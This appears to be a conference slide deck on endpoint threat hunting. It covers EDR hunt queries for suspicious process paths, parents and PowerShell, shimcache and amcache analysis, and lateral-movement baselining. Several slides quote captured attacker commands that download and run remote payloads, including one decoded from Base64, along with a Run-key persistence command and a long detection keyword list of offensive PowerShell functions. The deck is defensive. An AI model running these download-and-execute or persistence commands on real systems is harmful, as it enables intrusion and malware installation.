



# The Real World of Cyber Threat Hunting

## Tools, Tips, and Recipes

# Agenda

- Introductions
- Threat Hunting Overview
- Threat Hunting Use Cases
- Forensic Collection
- Open Source Tools

# Speaker Bio

## ■ @ Digital Guardian

- Senior Threat Hunter of Managed Services
- Creates and Manages EDR “recipes” for hunts and remediation

## ■ Prior Experience

- Sr. Security Engineer, Application Security Engineer
- 8+ years @ Fortune 200 company
- Responsible for
  - Incident response & threat intelligence
  - Penetration testing & vulnerability assessments
  - Supported risk management & compliance
  - Auditing & internal control evaluations
- 8 years Army – Infantry & Intelligence



**Bryan Bowie**  
**GCFE**  
**Digital Guardian**  
**Sr. Threat Hunter**

# Threat Hunting

- Threat hunting starts with a question / hypothesis
- Requires pivoting and filtering through mounds of data
- Can apply to detecting both insider and outsider threats
- Requires patience and a keen eye, but will be worth the effort





# Suspicious File Path Hunting

## Leveraging SANS Find Evil Poster

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### Hunting - Create New Rule

30 day

ALL of the following are true:

Field Name	Operator	Value
Application	matches	csrss.exe

ALL of the following are true:

csrss.exe Only Executes from  
%SystemRoot%\System32

#### PROCESS NAMES

Application	Process Directory	Total
csrss.exe	c:\windows\system32	6
csrss.exe	c:\windows\temp	2

Well, well. Execution from Temp

### \*\*SANS Find Evil Poster

csrss.exe

**Image Path:** %SystemRoot%\System32\csrss.exe

**Parent Process:** Created by an instance of smss.exe that exits, so analysis tools usually do not provide the parent process name.

**Number of Instances:** Two or more

**User Account:** Local System

**Start Time:** Within seconds of boot time for the first 2 instances (for Session 0 and 1). Start times for additional instances occur as new sessions are created, although often only Sessions 0 and 1 are created.

**Description:** The Client/Server Run-Time Subsystem is the user-mode process for the Windows subsystem. Its duties include managing processes and threads, importing most of the DLLs that provide the Windows API, and facilitating shutdown of the GUI during system shutdown. An instance of ccsrss.exe will run for each session. Session 0 is for services and Session 1 for the local console session. Additional sessions are created through the use of Remote Desktop and/or Fast User Switching. Each new session results in a new instance of ccsrss.exe. Depending on the OS version, ccsrss.exe (prior to Win7/2008 R2) or its child process conhost.exe (Win7/2008 R2 and later) contain command history for instances of cmd.exe. Searching the address space for these processes is particularly useful when analyzing the memory of compromised hosts.

# Suspicious Parent Hunting

Leveraging SANS Find Evil Poster

Field Name	Operator	Value
Application	Equals	svchost.exe
PARENT RELATIONSHIP		
Application	Parent Application	Total
svchost.exe	services.exe	2267743
svchost.exe	msmtpeng.exe	343
svchost.exe	wechatweb.exe	150
svchost.exe	excel.exe	46
svchost.exe	mrt.exe	32
svchost.exe	rpcnet.exe	23
svchost.exe	photoshop.exe	22
svchost.exe	autochk.exe	2
svchost.exe	winword.exe	1

svchost.exe

Image Path: %SystemRoot%\System32\svchost.exe

Parent Process: services.exe

Number of Instances: Five or more

User Account: Varies depending on svchost instance, though it typically will be Local System, Network Service, or Local Service accounts. Running under any other account should be investigated.

Typically within seconds of boot time. However, it can be started after boot, which might result in new instances of svchost.exe well after boot time.

The generic host process for Windows Services. It is used for running DLLs. Windows will run multiple instances of svchost.exe, each with a "-k" parameter for grouping similar services. Typical "-k" parameters include LocalLaunch, RPCSS, LocalServiceNetworkRestricted, netsvcs, LocalService, LocalServiceNoNetwork, secsvcs, and LocalServiceAndNoImpersonation. Malware often take advantage of the ubiquitous nature of svchost.exe to run directly or indirectly to hide their malware. They use it directly by registering as a service in a legitimate instance of svchost.exe. They use it indirectly by trying to blend in with legitimate instances of svchost.exe, either by slightly misspelling the name (e.g., scvhost.exe) or by placing it in a directory other than System32. Keep in mind that svchost.exe should always run from %System32%. svchost.exe should have services.exe as its parent, and at least one service. Also, on default installations of Windows 7, all service DLLs are signed by Microsoft.

## Suspicious Parent's of svchost.exe



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# Suspicious Application Hunting

Field Name

Operator

Value

Application

matches

[a-z0-9{2})\exe|

2 Character  
Executable Names


## PROCESS NAMES

Application	Process Directory	Total
sc.exe	c:\windows\system32	6174
qw.exe	c:\program files (x86)\quicken	87
sc.exe	c:\windows\syswow64	57
7z.exe	c:\program files (x86)\nvidia corporation\nvidia geforce...	20
7z.exe	c:\users\fperez\appdata\local\sourcetree\app-2.0.19.1\...	6
hg.exe	c:\users\fperez\appdata\local\atlassian\sourcetree\hg...	6

Add Filtering to  
Remove Noise

Parent Application	MD5 Hash	Signature Status	VirusTotal Status
svchost.exe	4244808b9dcad36...	Signed Trusted No R...	Not Suspicious
services.exe	d27f0adc2ee0f65a...	Signed Trusted No R...	Not Suspicious
svchost.exe	6e639f0ba5e9fa597...	Signed Trusted No R...	Not Suspicious
svchost.exe	6e639f0ba5e9fa597...	Signed Trusted No R...	Not Suspicious
svchost.exe	4244808b9dcad36...	Signed Trusted No R...	Not Suspicious
svchost.exe	7afdba07926be8ab1...	Signed Trusted No R...	-
svchost.exe	7afdba07926be8ab1...	Signed Trusted No R...	-
svchost.exe	7afdba07926be8ab1...	Signed Trusted No R...	-
svchost.exe	7afdba07926be8ab1...	Signed Trusted No R...	-
svchost.exe	7afdba07926be8ab1...	Signed Trusted No R...	-
svchost.exe	7afdba07926be8ab1...	Signed Trusted No R...	-

# Command Line Frequency Analysis



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## Hunting - Process

30 day

Quick Search



### PROCESS NAMES

Application	Process Directory	Total ▼
cmd.exe	c:\windows\system32	345
dism.exe	c:\windows\system32	290
conhost.exe	c:\windows\system32	143
xcopy.exe	c:\windows\system32	140
dismhost.exe	c:\windows\temp\ece05b21-3008-47f3-bbeb-c0...	3
dismhost.exe	c:\windows\temp\76c95e00-94a1-4133-8684-f7...	3
dismhost.exe	c:\windows\temp\f862ce91-64f5-487a-b6f7-cfe...	3
dismhost.exe	c:\windows\temp\92750ae3-6b33-4653-af80-fc6...	3

### BINARY DETAILS

Application	Application Command Line	Application File S...	Application Regi...	Application Thre...	Application Netw...	Company Name	File Descripti...	File Version	Parent Application	MD5 Hash	Signature Status	VirusTotal Status
a.exe	a.exe a.php	45056	-	-	-	the php group	php script interp...	4.4.9.9	cmd.exe	9f13cc0b1b3b0...	No Signature	Not Suspicious
reg.exe	REG ADD "HKCR\Crypted\shell\open\command" /ve /t REG...	62464	-	-	-	microsoft corpo...	console ...	6.1.7600.16385 ...	cmd.exe	d69a9abbb0d79...	Signed Trusted ...	Not Suspicious
a.exe	a.exe a.php	45056	-	-	-	the php group	php script interp...	4.4.9.9	cmd.exe	9f13cc0b1b3b0...	No Signature	Not Suspicious
a.exe	a.exe a.php	45056	-	-	-	the php group	php script interp...	4.4.9.9	cmd.exe	9f13cc0b1b3b0...	No Signature	Not Suspicious
a.exe	a.exe a.php	45056	-	-	-	the php group	php script interp...	4.4.9.9	cmd.exe	9f13cc0b1b3b0...	No Signature	Not Suspicious
a.exe	a.exe a.php	45056	-	-	-	the php group	php script interp...	4.4.9.9	cmd.exe	9f13cc0b1b3b0...	No Signature	Not Suspicious
a.exe	a.exe a.php	45056	-	-	-	the php group	php script interp...	4.4.9.9	cmd.exe	9f13cc0b1b3b0...	No Signature	Not Suspicious
a.exe	a.exe a.php	45056	-	-	-	the php group	php script interp...	4.4.9.9	cmd.exe	9f13cc0b1b3b0...	No Signature	Not Suspicious

Sort by Total

### COMMAND LINE

Total	Application Command Line
145	"C:\WINDOWS\system32\Dism.exe" /online /disable-feature /featurename:S...
145	"C:\Windows\system32\Dism.exe" /online /disable-feature /featurename:S...
97	\\?\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
60	
42	
37	a.exe a.exe a.php
29	ping google.com
27	C:\Users\tthemelis\AppData\Local\WebEx\ChromeNativeHost\CiscoWebEx...


Focus on Less Frequent

Identify infrequent commands  
executed across your  
environment

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# Network Connection Hunting



# Hunting PowerShell – Suspicious Commands

PowerShell has been seen increasingly used by threats to install malware, execute commands, and carry out nefarious activity while remaining undetected by most security products.

FILTER		
ALL of the following are true:		
Field Name	Operator	Value
Application	equals	powershell.exe
Field Name	Operator	Select Value
Operation Type	equals	Application Start

ANY of the following are true:		
Field Name	Operator	Value
Application Command Line	contains	DownloadFile
Field Name	Operator	Value
Application Command Line	contains	Mimikatz
Field Name	Operator	Value
Application Command Line	contains	EncodedCommand
Field Name	Operator	Value
Application Command Line	contains	Payload
Field Name	Operator	Value
Application Command Line	contains	Find-AVSignature

DownloadFile

Rules  
contains  
115  
different  
entries

%FromBase64String%

Application Command line: powershell -command "& { (New-Object Net.WebClient).DownloadFile('http://185.80.53.184/4261210d09421cab6f80953bf747bcd6', 'C:\Users\caik\AppData\Local\Temp\b.exe');C:\Users\caik\AppData\Local\Temp\b.exe"

%Get-Keystrokes%  
%Invoke-MassTokens%  
%DownloadFile%  
%Invoke-PowerShellTcp%  
%Enable-DuplicateToken%  
%Payload%  
%Check-VM%  
%Invoke-ServiceStop%  
%Do-Exfiltration%  
%Invoke-ServiceDisable%  
%Get-LsaSecret%  
%Invoke-Shellcode%  
%Invoke-ShellcodeMSIL%  
%Invoke-FindDLLHijack%  
%Invoke-ServiceCMD%  
%DllInjection%  
%Invoke-PSGcat%  
%Invoke-MassTemplate%  
%Get-ServiceUnquoted%  
%Parse-Keys%  
%HTTP-Backdo%  
%Invoke-PowerShellWmi%  
%Get-PSADFestKRBGTInfo%  
%Get-ServiceEXPerms%  
%Write-ServiceEXCMD%  
%Execute-OnTime%  
%InvokeService%  
%EncodedCommand%  
%Find-AVSignature%  
%Out-Excel%  
%Execute-Command-MSSQL%  
%Gupt-Backdo%  
%Invoke-PoshRatHttp%  
%Copy-VSS%  
%Get-ProcessIsass%  
%Discover-PSMSSQLServers%  
%Invoke-PowerShellcmp%  
%Discover-PSMSEExchangeServers%  
%Find-PSServiceAccounts%  
%Invoke-PSInject%  
%Reste-ServiceEXE%  
%Out-Shtcut%  
%DNS\_TXT\_Pwnage%  
%Invoke-Shellcode%  
%Download-Execute-PS%  
%Prt-Scan%  
%FromBase64String%  
%Invoke-DllEncode%  
%Get-VaultCredential%  
%Out-Java%  
%Invoke-TokenManipulation%  
%Iex%  
%Invoke-CredentialInjection%  
%Remove-Persistence%  
%Get-KerberosPolicy%  
%Write-UserAddServiceBinary%  
%StringToBase64%  
%Invoke-MassMimikatz%  
%Invoke-CredentialsPhish%  
%Get-Infonation%  
%New-ElevatedPersistenceOption%  
%Execute-DNSTXT-Code%  
%Invoke-CallbackEX%  
%Get-Webconfig%  
%Out-Wd%  
%Invoke-NinjaCopy%  
%Get-PassHashes%  
%Invoke-Encode%  
%Invoke-PoshRatHttp%  
%TextToEXE%  
%DownloadString%  
%Set-MasterBootRecd%  
%Out-Minidump%  
%Get-GPPPassword%  
%Invoke-CreateCertificate%  
%Download-Execute%  
%Invoke-MassSearch%  
%Invoke-ServiceUserAdd%  
%Invoke-AllChecks%  
%Get-RegAlwaysInstallElevated%  
%Remove-PushRat%  
%Get-ServicePerms%  
%Get-RegAutoLogon%  
%Invoke-NetwRelay%  
%Invoke-MimikatzWDigestDowngrade%  
%Invoke-ServiceEnable%  
%Write-UserAddMSI%  
%Base64ToString%  
%Invoke-PowerShellUpd%  
%Add-Exfiltration%  
%Write-ServiceEXE%  
%Invoke-Decode%  
%Invoke-ServiceStart%  
%Add-Persistence%  
%powercat%  
%Invoke-FindPathHijack%  
%Out-HTA%  
%Remove-Update%  
%Invoke-Bruteforce%  
%Get-TimedScreenshot%  
%Mimikatz%  
%Get-PSADFestInfo%  
%Invoke-ADSBackdo%  
%Get-ApplicationHost%  
%Run-EXEonRemote%  
%Get-UnattendedInstallFiles%  
%Write-CMDServiceBinary%  
%Discover-PSInterestingServices%  
%Create-MultipleSessions%  
%Out-CHM%  
%ReflectivePEInjection%  
%Invoke-PSGcatAgent%

# Malicious PowerShell



## ATP - Alert Triage

24 hr

Quick Search

### ATP ALERTS

Alert Name	Alert Severity	Total
[Suspicious]-ATP2010 - Outbound Network Connection to Unclassified	Informational	14
[Info]-ATP8003 - Office Opens Email Attachment	Informational	2
[Execution]-ATP3100 - Suspicious PowerShell Command	High	1
[Info]-ATP1003 - Double Click on Email Attachment	Informational	1
[Info]-ATP1004 - Office File Attachment Opened from Outlook	Informational	1
[Info]-ATP1005 - Email Attachment Saved from Outlook	Informational	1

### ATP ALERT SEVERITY

High (1)

### ENDPOINTS

Computer Name	Total
verdasys\tbandos-p7520	1

### APPLICATION ANALYSIS

Application	Process Directory	Total
powershell.exe	c:\windows\system32\windowspowershell\v1.0	1

### PROCESS DETAILS

Event Time	Application	Process Directory	MD5 Hash	Parent Application	Application Command Line
04/02/18 10:03:29 am	powershell.exe	c:\windows\system32\wind...	ff59ef73460173abdb10ede1a0bc9ce6	cmd.exe	powershell.exe -NoProfile -ExecutionPolicy Bypass -EncodedCommand KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBIAHQALgBXAGUAYgBDAGwAaQBLAC4AdApAC4ARABvAHcAbgBsAG8AYQ8KAeYAsQB8AGUAKAAIAGcAdAB0AHAACwA6AC8ALwBJAGEAcwBoAC4ZABKAC4AcwAuAGMAbwbBtAC8AYwBJAG0AUwB5AHMAdABIAg0AVQ8wAGQAYQ80AGUALgBwAHIMAMQAIAGwAIGBJADoAXAB3AGKAbgBkAG8AdwBzAFwAdABIAg0ACaBcAGMAYwBtAFMAeQBzAHQAZQBtAFUAcABKA

### Details

Application: powershell.exe

Application Command Line: powershell.exe -NoProfile -ExecutionPolicy Bypass -EncodedCommand KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBIAHQALgBXAGUAYgBDAGwAaQBLAC4AdApAC4ARABvAHcAbgBsAG8AYQ8KAeYAsQB8AGUAKAAIAGcAdAB0AHAACwA6AC8ALwBJAGEAcwBoAC4ZABKAC4AcwAuAGMAbwbBtAC8AYwBJAG0AUwB5AHMAdABIAg0AVQ8wAGQAYQ80AGUALgBwAHIMAMQAIAGwAIGBJADoAXAB3AGKAbgBkAG8AdwBzAFwAdABIAg0ACaBcAGMAYwBtAFMAeQBzAHQAZQBtAFUAcABKA GEAdABIAc4AcBzADEAlgApADsASQ8uAHYAbwBrAGUALQBFAHgACABYAGUAcwBzAGKAbwBuACAALQBDAG8AbQBtAGEAbgBkACaACABvAHcAZQByAHIMAAABIAAGwAbAAuAGUAeABIAcAALQBxAGKAbgBkAG8AdwBtAHQAeQB8AGUAIAcABKAZABKAGUAbgAGAC0AbgBvAGwAbwBnAG8AIAAtAG4AbwBwAHIAbwbBmACkAbABIAcAALQBIAHAAIABIAHkACABHIMAcwAgAEkARQ8YACAAIAAtAEIMAbwBtAC0AYQ8uBuaCQAIABJADoAXAB3AGKAbgBkAG8AdwBzAFwAdABIAg0ACaBcAGMAYwBtAFMAeQBzAHQAZQBtAFUAcABKA GEAdABIAc4AcBzADEA

Computer Name: verdasys\tbandos

Event Time: 04/02/18 10:03:29

Parent Application: cmd.exe

Process Directory: c:\windows\system32\windowspowershell\v1.0

User Name: tbandos

VirusTotal Status: Not Suspicious

Base64  
Encoded  
Command



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# Lets Convert Base64

## Details

Application: powershell.exe

Application Command Line: powershell.exe -NoProfile -ExecutionPolicy Bypass -EncodedCommand KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBIAHQALgBXAGUAYgBDAGwAaQBIAG4AdAApAC4ARABvAhcAbgBsAG8AYQBkAEYyAaQB5AGUAKAAIAAGgAdAB0AHAACwA6AC8ALwBJAGEAcwBoAC4AZABkAG4AcwAuAGMAbWBTAC8AYwBJAG0AUwB5AHMAAdABIAg0AVQBwAGQAYQB0AAGUAlgBwAHMAMQAIACwAlgBjADoAXAB3AGKAHgBkAG8AdwBzAFwAdABIAg0ACABcAGMAYwBtAFMAeQBzAHQAZQBtAFUACABKAGEAdABIAc4ACABzADEAIGApAdSASQBuAHYAbwBrAGUALQBFAGhGAcBvAGUAcwBzAGkAbwBuACAALQBDAG8AbQBtAGEAbgBkACAAcABvAhcAZQBvAHMAABIAgWAbAAuAGUAEABIAACAALQBXAGkAbgBkAG8AdwBtAHQAEQBsAGUAIABIAcKAZABkAGUAbgAgAC0AbgBvAGwAbwBnAG8AIAAtAG4AbwBwAHIAbWBMAGkAbABIACAAALQBIHAHAIAIAHkACABhAHMAcAgAEkARQBYACAAIAAtAEMAbwBtAG0AYQBwAGQAIABJADoAXAB3AGKAGQAIABJADoAXAB3AGkAbgBkAG8AdwBzAFwAdABIAg0ACABcAGMAYwBtAFMAeQBzAHQAZQBtAFUACABKAGEAdABIAc4ACABzADEA

Computer Name: verdasys\lbandos-p7520

Event Time: 04/02/18 10:03:29 am

Parent Application: cmd.exe

Process Directory: c:\windows\system32\windowspowershell\v1.0

User Name: lbandos

VirusTotal Status: Not Suspicious

DECODE

## Decode from Base64 format

Simply use the form below

```
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBIAHQALgBXAGUAYgBDAGwAaQBIAG4AdAApAC4ARABvAhcAbgBsAG8AYQBkAEYyAaQB5AGUAKAAIAAGgAdAB0AHAACwA6AC8ALwBJAGEAcwBoAC4AZABkAG4AcwAuAGMAbWBTAC8AYwBJAG0AUwB5AHMAAdABIAg0AVQBwAGQAYQB0AAGUAlgBwAHMAMQAIACwAlgBjADoAXAB3AGKAHgBkAG8AdwBzAFwAdABIAg0ACABcAGMAYwBtAFMAeQBzAHQAZQBtAFUACABKAGEAdABIAc4ACABzADEAIGApAdSASQBuAHYAbwBrAGUALQBFAGhGAcBvAGUAcwBzAGkAbwBuACAALQBDAG8AbQBtAGEAbgBkACAAcABvAhcAZQBvAHMAABIAgWAbAAuAGUAEABIAACAALQBXAGkAbgBkAG8AdwBtAHQAEQBsAGUAIABIAcKAZABkAGUAbgAgAC0AbgBvAGwAbwBnAG8AIAAtAG4AbwBwAHIAbWBMAGkAbABIACAAALQBIHAHAIAIAHkACABhAHMAcAgAEkARQBYACAAIAAtAEMAbwBtAG0AYQBwAGQAIABJADoAXAB3AGKAGQAIABJADoAXAB3AGkAbgBkAG8AdwBzAFwAdABIAg0ACABcAGMAYwBtAFMAeQBzAHQAZQBtAFUACABKAGEAdABIAc4ACABzADEA
```

< DECODE >

UTF-8

You may also select input charset.

☐ Live mode OFF

Decodes while you type or paste (strict format).

Note that decoding of binary data (like images, documents, etc.) does not work in live mode.

Decodes an entire file (max. 10MB).

(New-Object

```
Net.WebClient).DownloadFile("https://cash.ddns.com/ccmSystemUpdate.ps1","c:\windows\temp\ccmSystemUpdate.ps1");Invoke-Expression -Command powershell.exe -WindowStyle Hidden -nologo -nopprofile -ep bypass IEX -Command c:\windows\temp\ccmSystemUpdate.ps1
```

Command is downloading a suspicious file and executing from C:\Windows\Temp directory



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# Shimcache Hunting



**Shimcache:** This cache will store a record on binaries that have executed on the system in addition to tracking executables that have just been browsed too via explorer.exe.

**Command to Export:** `reg export "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache" c:\windows\temp\shim.reg`

**Parser:** <https://github.com/mandiant/ShimCacheParser>



# Shimcache Output

```
03/19/16 07:54:26 N/A C:\Users\1022142\AppData\Local\Temp\sogou_pinyin_mini_6996.exe N/A True
03/19/16 05:12:35 N/A C:\Windows\SoftwareDistribution\Download\Install\AM_Delta_Patch_1.215.2092.0.exe N/A True
03/19/16 04:01:35 N/A C:\Users\xiangj2\AppData\Local\Temp\sogou_pinyin_mini_6996.exe N/A True
10/14/04 18:34:48 N/A d:\1a0f6d43a86c7671f88c74\update\update.exe N/A True
03/18/16 07:36:35 N/A C:\Windows\SoftwareDistribution\Download\Install\AM_Delta_Patch_1.215.1919.0.exe N/A True
07/14/09 01:15:12 N/A C:\Windows\System32\docprop.dll N/A False
07/14/09 01:16:13 N/A C:\Windows\System32\rshx32.dll N/A False
07/14/09 01:15:07 N/A C:\Windows\System32\cryptext.dll N/A False
03/18/16 03:59:04 N/A C:\Users\xiangj2\AppData\Local\Temp\sogou_pinyin_mini_6996.exe N/A True
03/17/16 05:32:32 N/A C:\Windows\SoftwareDistribution\Download\Install\AM_Delta.exe N/A True
03/18/16 02:13:37 N/A C:\Users\1022142\AppData\Local\Temp\sogou_pinyin_mini_6996.exe N/A True
01/29/16 22:55:16 N/A C:\Users\Haibowah\AppData\Local\Youdao\Dict\Application\6.3.68.1111\YoudaoDictHelper.exe N/A True
01/29/16 22:55:16 N/A C:\Users\Haibowah\AppData\Local\Youdao\Dict\Application\YodaoDict.exe N/A True
10/16/14 02:44:12 N/A C:\PROGRA~1\SOGOU~1\740~1.399\SgImeRepairer.exe N/A True
03/18/16 01:35:46 N/A C:\Users\Haibowah\AppData\Local\Temp\sogou_pinyin_mini_6996.exe N/A True
01/29/16 22:55:16 N/A C:\Users\Haibowah\AppData\Local\Youdao\Dict\Application\6.3.68.1111\wordbook.exe N/A True
01/23/16 00:14:34 N/A C:\Users\Haibowah\AppData\Local\Youdao\Dict\Application\6.3.68.1111\YoudaoIE.exe N/A True
03/17/16 05:32:39 N/A C:\Windows\SoftwareDistribution\Download\Install\AM_Delta_Patch_1.215.1857.0.exe N/A True
03/17/16 05:32:26 N/A C:\Windows\SoftwareDistribution\Download\Install\AM_Delta_Patch_1.215.1857.0.exe N/A True
03/17/16 06:39:01 N/A C:\Users\wub15\AppData\Local\Temp\sogou_pinyin_mini_6996.exe N/A True
07/14/09 01:15:11 N/A C:\Windows\System32\DfsShlEx.dll N/A False
12/06/14 23:57:14 N/A C:\$Recycle.Bin\S-1-5-21-502536679-1125923469-1539857752-16310979\SRV2AWM2.exe N/A False
07/30/15 03:03:54 N/A E:\u3íráüüëôuác.exe N/A False
09/11/14 00:58:00 N/A E:\mimikatz_trunk\procdump.exe N/A False
02/29/16 02:03:54 N/A E:\mimikatz_trunk\Win32\mimilove.exe N/A False
03/25/16 08:40:22 N/A E:\mimikatz_trunk\test.cmd N/A False
02/29/16 02:03:52 N/A C:\Users\fand1\Desktop\Unconfirmed 512370\Win32\mimilove.exe N/A True
```

## Password Dumping Activity

Goal: Identify suspicious program execution



# Don't Forget Amcache Hunting



**Amcache:** A Windows 8+ Registry Hive that contains significantly more data. The artifact also contains the file path for the executable, the date and time it was first run, the programs' SHA1 hash value, and some product and version information.


Parser: <https://github.com/EricZimmerman/AmcacheParser>

```
amcache-unassociatedfile-20180717-101822-BBOWIE-XPSP7520.tsv
amcache-shortcuts-20180717-101822-BBOWIE-XPSP7520.tsv
amcache-programentries-20180717-101822-BBOWIE-XPSP7520.tsv
amcache-driverpackages-20180717-101822-BBOWIE-XPSP7520.tsv
amcache-drivebinaries-20180717-101822-BBOWIE-XPSP7520.tsv
amcache-devicepnps-20180717-101822-BBOWIE-XPSP7520.tsv
amcache-devicecontainers-20180717-101822-BBOWIE-XPSP7520.tsv
amcache-associatedfileentries-20180717-101822-BBOWIE-XPSP7520.tsv
```





## #ThinkBigger!



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# Hunting Office Macros



### ATP ALERTS

Alert Name	Alert Severity	Total
[Execution]-ATP1041 - Ransomware File Extensions	High	1165
[Execution]-ATP3100 - Suspicious PowerShell Command	High	16
[Execution]-ATP3001 - Shadow Copy Deletion	High	6

### ATP ALERT SEVERITY

2

High (2)

### [Execution]-ATP9006 - Office Macro Executed from Email Attachment

High

### ENDPOINTS

Computer Name	Total
dgdemo\jv-w81ex64-std	

### APPLICATION ANALYSIS

Application	Process Directory	Application Command Line	Total
ping.exe	c:\windows\system32	"C:\Windows\System32\PING.EXE" -n 2 google.com	2

Need more Context → Pivot to Process Tree

### PROCESS DETAILS

Event Time	Application	Process Directory	MD5 Hash	Parent Application	Application Command Line
05/24/17 6:54:18 pm	ping.exe	c:\windows\system32	a41659711f3b9b48afba65bcd5c8c4e2	winword.exe	"C:\Windows\System32\PING.EXE" -n 2 google.com
06/16/17 10:22:31 am	ping.exe	c:\windows\system32	a41659711f3b9b48afba65bcd5c8c4e2	winword.exe	"C:\Windows\System32\PING.EXE" -n 2 google.com

Investigate

View Process Tree

Open in Workspace

Copy

# Office Macro Execution Visualizing The Process Tree

Network 1 Classified Files 1 Registry 2

Word Launched  
from Outlook



Macro  
spawned  
ping.exe

## Application

Application Command Line: "C:\Program Files\Microsoft Office\Office15\WINWORD.EXE" /n "C:\Users\DG\User\AppData\Local\Microsoft\Windows\NetCache\Content.Outlook\ESTYBP6R\Amazon Order #20237985112139 (004).docm" /o ""

Computer Name: dgdemo\jv-w81ex64-std

Parent Application: outlook.exe

Process Directory: c:\program files\microsoft office\office15

Process Start Time: 05/24/17 6:54:11 pm

Signature Status: Signed Trusted No Revoke Check

User: DG User

VirusTotal Status: Not Suspicious

## Details

File Description: microsoft word

MD5 hash: c39c97e5038647d83aac6f14092cd1b5

Software Product Name: microsoft office 2013

Appears to be a  
malicious  
attachment 'Amazon  
Order'




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**Analyzing link clicks to suspicious domains, direct IP addresses, etc can uncover possible phishing activity.**

30 day

# Hunting Registry Modifications - Autorun





# Registry Modification - Autorun



## Process Tree: reg.exe

From 5/10/17 9:59 am To 6/07/17 9:59 am

Network0

Classified Files2

Registry0

explorer.exe

ld223.tmp

cmd.exe

reg.exe

Application

Application Command Line: "C:\Users\DG\AppData\Local\Temp\Ld223.tmp"

Computer Name: dgdemo\tfischer-win7002

Parent Application: explorer.exe

Process Directory: c:\users\dg\appdata\local\temp

Process Start Time: 05/24/17 9:59:27 am

Signature Status: No Signature

User: tfischer

VirusTotal Status: Unknown

Details

File Description: 7z setup sfx (x86)

MD5 hash: 1865e70606792537d6e57da010729b15

Software Product Name: 7-zip sfx

Unsigned  
VirusTotal  
Unknown

Suspicious Tmp File

Application Command Line: "C:\Users\DG\AppData\Local\Temp\Ld223.tmp"

Batch Script Executed

Application Command Line: C:\Windows\system32\cmd.exe /c  
"C:\Users\DG\AppData\Local\Temp\run.bat"

Registry Key seatep.jpg Added

Application Command Line: REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V  
"Crypted" /t REG\_SZ /F /D "C:\Users\DG\AppData\Local\Temp\seatep.jpg"



# Hunting Admin Activity



Baselining admin account usage may provide insight into nefarious account activity!

## [ATP] ALERTS

30 day

Quick Search



### ATP ALERTS

Alert Name	Alert Severity	Total
[Suspect]-ATP000 - Remote Command Execution	Medium	1112
[Suspicious]-ATP3011 - Java Executed from Web Browser	Low	3075
[Execution]-ATP5007 - Office Macro Calling WMI	Medium	2346
[Lateral]-ATP3157 - User Added to Administrators Group		Medium
[Lateral]-ATP3156 - Remote Command via F5Exec	Medium	1330
[Execution]-ATP3029 - Abnormal Explorer Launch	Medium	1547
[Lateral]-ATP2151 - Remote PowerShell to Internal Network	Medium	1474
[Execution]-ATP3008 - Launch of Cmd Shell via Office	Medium	1310

### ATP ALERT SEVERITY



Identify Accounts  
Being Added to  
Administrators Group

Medium (2,019)

### ENDPOINTS


Computer Name	Total
MXGDMOLT314	12
MXGDLMOPCIC071	12
SHA1TE345	10
CHILAP181	8
CHILAP226	8
GDLPCERF122	8
GDLPCIC066	8

### APPLICATION ANALYSIS

Application	Process Directory	Application Command Line	Total
net.exe	c:\windows\system32	"C:\Windows\System32\net.exe" localgroup administrators itadmin /add	21
net.exe	c:\windows\system32	net localgroup administrators /add [REDACTED] PEN SMS Administrators"	1
net1.exe	c:\windows\system32	C:\Windows\system32\net1 localgroup administrators itadmin /add	19
net1.exe	c:\windows\system32	C:\WINDOWS\system32\net1 localgroup administrators itadmin /add	1
net1.exe	c:\windows\system32	C:\windows\system32\net1 localgroup administrators /add [REDACTED] PEN SMS Administ...	1

### PROCESS DETAILS

# Hunting Lateral Movement Activity



Baselining lateral movement activity will help in identifying anomalous behavior! Identify all accounts running tools like PsExec. Also, what path is it executing from?

## Unique Endpoints

### EVENTS (36)

Event Time ^	C\User	Operation Type	Alert Name	Application	Process Directory	Command Line
04/02/18 2:29:47 ...	mituadmin	Process Start	-	psexec.exe	c:\windows	"C:\windows\psexec.exe" -s \\5cd62272nr cmd
04/02/18 3:00:31 ...	mituadmin	Process End	-	psexec.exe	c:\windows	"C:\windows\psexec.exe" -s \\5cd62272nr cmd
04/02/18 3:03:51 ...	SYSTEM	Process Start	-	psexec.exe	c:\system32\sources\0365_2016	"C:\system32\sources\0365_2~1\psexec.exe" -h cscript/
04/02/18 3:11:58 ...	SYSTEM	Process End	-	psexec.exe	c:\system32\sources\0365_2016	"C:\system32\sources\0365_2~1\psexec.exe" -h cscript/

Application	Application_Directory
pse.exe	c:\temp\pse\
psexec.exe	c:\
psexec.exe	c:\bin\
psexec.exe	c:\installs\
psexec.exe	c:\program files\axi system\v810\5.0\bin\pstools\
psexec.exe	c:\program files\splunk-prodsupport\etc\apps\cancapital_traffic_flow_collector\bin\pstools\
psexec.exe	c:\psexec\
psexec.exe	c:\pstools\
psexec.exe	c:\script\cleartempfiles\
p.exe	c:\temp\
psexec.exe	c:\temp\sysinternals\
psexec.exe	c:\tools\
psexec.exe	users\administrator\appdata\local\temp\ixp000.tmp\

Investigate

Investigate

Threat Actor

Investigate

# Threat Response: Capture Forensics!



**ENDPOINTS**

Computer Name	Total
dgdemo\Cking-win10-R53	105
dgdemo\jv-w81ex64-std	52
workgroup\VDELY-DEMO	50
dgdemo\bhovd-win10	44
ecorp\WELLICKT	36
dgdemo\bhiler	23
dgdemo\jsarm	7
workgroup\sfit	4
dgdemo\bhiler	3
dgdemo\KWCK	2

**PROCESS DET**

Event Time	Directory	MD5 Hash
03/27/18 1:49:	Windows\system32	86cc31f0a3d05c1dbd587552ff2dadff
03/28/18 11:00	Windows\system32\window...	852d67a27e454bd389fa7f02a8cbe23f
03/28/18 11:00	c:\windows\temp	0762764e298c369a2de8afaec5174ed9
03/28/18 11:00	c:\windows\syswow64\windo...	92f44e405db16ac55d97e3bfe3b132fa
03/28/18 11:00	c:\windows\temp	0762764e298c369a2de8afaec5174ed9

**Key Forensic Artifacts**

- Autoruns Collection
- Event Log Collection
- Full Forensic Collection
- Memory Artifact Collection
- \$MFT Collection
- Registry Collection
- Shimcache Hunting
- SKO2018
- Suspicious File Acquisition
- Web History Collection

